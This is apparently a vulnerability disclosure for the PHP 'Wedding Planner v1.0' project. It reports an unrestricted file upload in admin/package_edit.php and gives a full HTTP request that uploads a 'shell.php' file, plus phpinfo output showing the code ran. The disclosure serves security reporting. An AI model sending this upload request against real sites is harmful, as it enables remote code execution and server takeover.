Tr0ee Create RCE-1.md History

1 contributor

55 lines (39 sloc) 2.01 KB

Wedding Planner v1.0 by pushpam02 has arbitrary code execution (RCE)

BUG_Author: Tr0e

vendor: https://www.sourcecodester.com/php/15375/wedding-planner-project-php-free-download.html

Vulnerability url: http://ip/Wedding-Management-PHP/admin/package_edit.php?id=1

Loophole location： The editing function of "Services" module in the background management system-- > there is an arbitrary file upload vulnerability (RCE) in the picture upload point of "package_edit.php" file.


Click "Edit" to save

Request package for file upload：


```
POST /Wedding-Management-PHP/admin/package_edit.php?id=1 HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

```
DNT: 1
Referer: http://192.168.1.19/Wedding-Management-PHP/admin/package_edit.php?id=1
Cookie: PHPSESSID=ncd6h7doujvbbft46r0m7mbr6s
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------2779055672062
Content-Length: 529

-----------------------------2779055672062
Content-Disposition: form-data; name="wedding_type"

2
-----------------------------2779055672062
Content-Disposition: form-data; name="price"

0.00
-----------------------------2779055672062
Content-Disposition: form-data; name="preview_image"; filename="shell.php"
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
-----------------------------2779055672062
Content-Disposition: form-data; name="submit"


-----------------------------2779055672062--
```

The files will be uploaded to this directory \Wedding-Management-PHP\admin\upload\categories


地磁盘 (C:) ▾ xampp ▾ htdocs ▾ Wedding-Management-PHP ▾ admin ▾ upload ▾ categories
共享 ▾
放映幻灯片
新建文件夹
01 LOGIN DETAILS & PROJECT INFO.txt
classic.jpg
elegnant.jpg
elite.jpg
premier.jpg
shell.php
timeless gold.jpg

We visited the directory of the file in the browser and found that the code had been executed



192.168.1.19/Wedding-Management-PHP/admin/upload/categories/shell.php

□ Post data □ Referrer ☑ Replace All

JFJF

PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) AMD64
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "--with-oci8-12c=c:\php